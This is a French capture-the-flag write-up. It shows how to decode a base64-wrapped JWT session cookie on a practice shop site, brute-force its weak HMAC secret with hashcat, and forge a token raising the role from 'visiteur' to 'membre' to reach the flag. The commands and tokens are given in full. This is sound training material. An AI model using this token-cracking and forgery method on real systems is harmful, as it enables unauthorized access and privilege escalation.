Write-Up

Des cookies aux chocolats

Reconnaissance 1
Déchiffrage du token 2
Forger un token JWT ? 3
Envoi du cookie 5

Reconnaissance

Pour commencer, nous nous retrouvons sur un site qui possède 3 pages (Home [index.php], Connection [token.php], Boutique [shop.php]).


Tout d'abord la page Index.php, en inspectant le code source, nous pouvons observer en bas du code, qu'il s'y trouve un commentaire non supprimé qui va nous servir plus tard.

```
</html>
<!-- A supprimer -->
<!-- visiteur | membre -->
```

A part cela, rien d'important.

Pour l'instant la page boutique nous est inaccessible, nous allons donc sur la page token.php, nous avons la possibilité de rentrer un mail, pas d'information importante dans le code source. Si nous rentrons un email, nous sommes redirigés vers la page index.php.

Après cela, nous avons donc accès à la page de la boutique. Qui pour l'instant, nous affiche uniquement des friandises. Si nous ouvrons notre inspecteur d'élément, on peut se rendre compte de la présence d'un cookie de session nommé JWT_TOKEN.



Déchiffrage du token


Nous pouvons voir qu'il n'a pas la tête d'un token JWT basique. Il est encodé en base64, nous allons donc utiliser le site pour nous le remettre en "clair" : https://www.base64decode.net/

Token Base64	Token
ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKSVV6VXhNaUo5LmV5SnBjQ0k2SWpFeU55NHdMakF1TVNJc0ltUnliMmwwSWpvaWRtbHphWFJsZFhJaUxDSnRZV2xzSWpvaWFtOW9ibVJ2WlVCbmJXRnBiQzVqYjIwaWZRLkNtZ3BycUpmZXVWU1dFVk5BcFpqQnFaakd2VW9oNy03S1VweDctaXh4MllDVTBkUkhMY2ZxVEs3dGJ0NHhDdUVTekpsWXlBZVJoa3ZMYUhDYUltejNB	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpcCI6IjEyNy4wLjAuMSIsImRyb2l0IjoidmlzaXRldXIiLCJtYWlsIjoiam9obmRvZUBnbWFpbC5jb20ifQ.CmgprqJfeuVSWEVNApZjBqZjGvUoh7-7KUpx7-ixx2YCU0dRHLcfqTK7tbt4xCuESzJlYyAeRhkvLaHCaB-z3A

Comme on peut le voir le token est composé de 3 partie séparé d'un point

header	payload	secret
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9	eyJpcCI6IjEyNy4wLjAuMSIsImRyb2l0IjoidmlzaXRldXIiLCJtYWlsIjoiam9obmRvZUBnbWFpbC5jb20ifQ	CmgprqJfeuVSWEVNApZjBqZjGvUoh7-7KUpx7-ixx2YCU0dRHLcfqTK7tbt4xCuESzJlYyAeRhkvLaHCaB-z3A

Pour pouvoir lire notre token nous utiliserons le site : https://jwt.io/#encoded-jwt



Une fois le token que l'on connait les informations du token on peut le reforger.

Forger un token JWT ?

Comme nous pouvons le voir dans le champ payload, il y a un champ ***droit*** avec comme valeur ***visiteur***. Or plus tôt, nous avons vu un commentaire mentionnant ***visiteur*** et ***membre***. Si nous essayons juste de reforger le token (toujours sur le même site), en remplaçant la valeur ***visiteur*** par ***membre***. Il nous renverrait simplement vers la même page de boutique.

Pour pouvoir le reforger correctement, il nous faut trouver le secret, pour cela, il faut sortir les gros bras d'hashcat. Pour des raisons de facilité de lecture des commandes, j'écris le token obtenu dans un fichier token.txt

```
┌──(kali㉿kali)-[~]
└─$ echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpcCI6IjEyNy4wLjAuMSIsImRyb2l0IjoidmlzaXRldXIiLCJtYWlsIjoiam9obmRvZUBnbWFpbC5jb20ifQ.CmgprqJfeuVSWEVNApZjBqZjGvUoh7-7KUpx7-ixx2YCU0dRHLcfqTK7tbt4xCuESzJlYyAeRhkvLaHCaB-z3A" > token.txt
```

Nous regardons ensuite si hashcat possède un mode pour le JWT

```
┌──(kali㉿kali)-[~]
└─$ hashcat -h | grep JWT
  16500 | JWT (JSON Web Token)                               | Network Protocol
```

Nous pouvons donc casser les JWTs avec le mode ***-m 16500*** et nous ajoutons que nous souhaitons faire du bruteforce avec ***-a 3***


```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 3 -m 16500 token.txt
```

Une fois cette étape terminée nous avons donc le ***secret*** pour signer notre JWT

secret : choco

```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 3 -m 16500 token.txt --show
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpcCI6IjEyNy4wLjAuMSIsImRyb2l0IjoidmlzaXRldXIiLCJtYWlsIjoiam9obmRvZUBnbWFpbC5jb20ifQ.Cmgpr
qJfeuVSWEVNApZjBqZjGvUoh7-7KUpx7-ixx2YCU0dRHLcfqTK7tbt4xCuESzJlYyAeRhkvLaHCaB-z3A:choco
```

A présent, nous pouvons donc reforger le token.



On n'oublie pas de le repasser en base64

Token	Token Base64
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpcCI6IjEyNy4wLjAuMSIsImRyb2l0IjoibWVtYnJlIiwibWFpbCI6ImpvaG5kb2VAZ21haWwuY29tIn0.IHTEE_rhCCptG_tPPPKts4QDxfRHCVu4OalnbBd7kN077WnRTJCKC_j2ZDLU07nFAcn4Xi2YWZ6HF9mgh--34g	ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKSVV6VXhNaUo5LmV5SnBjQ0k2SWpFeU55NHdMakF1TVNJc0ltUnliMmwwSWpvaWJXVnRZbkpsSWl3aWJXRnBiQ0k2SW1wdmFHNWtiMlZBWjIxaGFXd3VZMjl0SW4wLklIVEVFX3JoQ0NwdEdfdFBQUEt0czRRRHhmUkhDVnU0T2FsbmJCZDdrTjA3N1duUlRKQ0tDX2oyWkRMVTA3bkZBY240WGkyWVdaNkhGOW1naC0tMzRn


Nous avons donc notre token reforger de prêt.


Envoi du cookie

Pour la dernière étape, il nous faudra modifier notre cookie, personnellement, j'utilise l'extension pour Firefox, Cookie Editor. https://addons.mozilla.org/fr/firefox/addon/cookie-editor/


Pour cette méthode il suffit de supprimer le cookie (si vous en avez déjà un), en vous rendant sur la page token.php. Une fois cela fait, on se rend sur la boutique

On poursuit en créant grâce à l'extension le cookie.





Une fois le cookie créé, on rafraîchit la page et bingo !



FLAG : FMCTF{JWT_IS_TO_E4SY}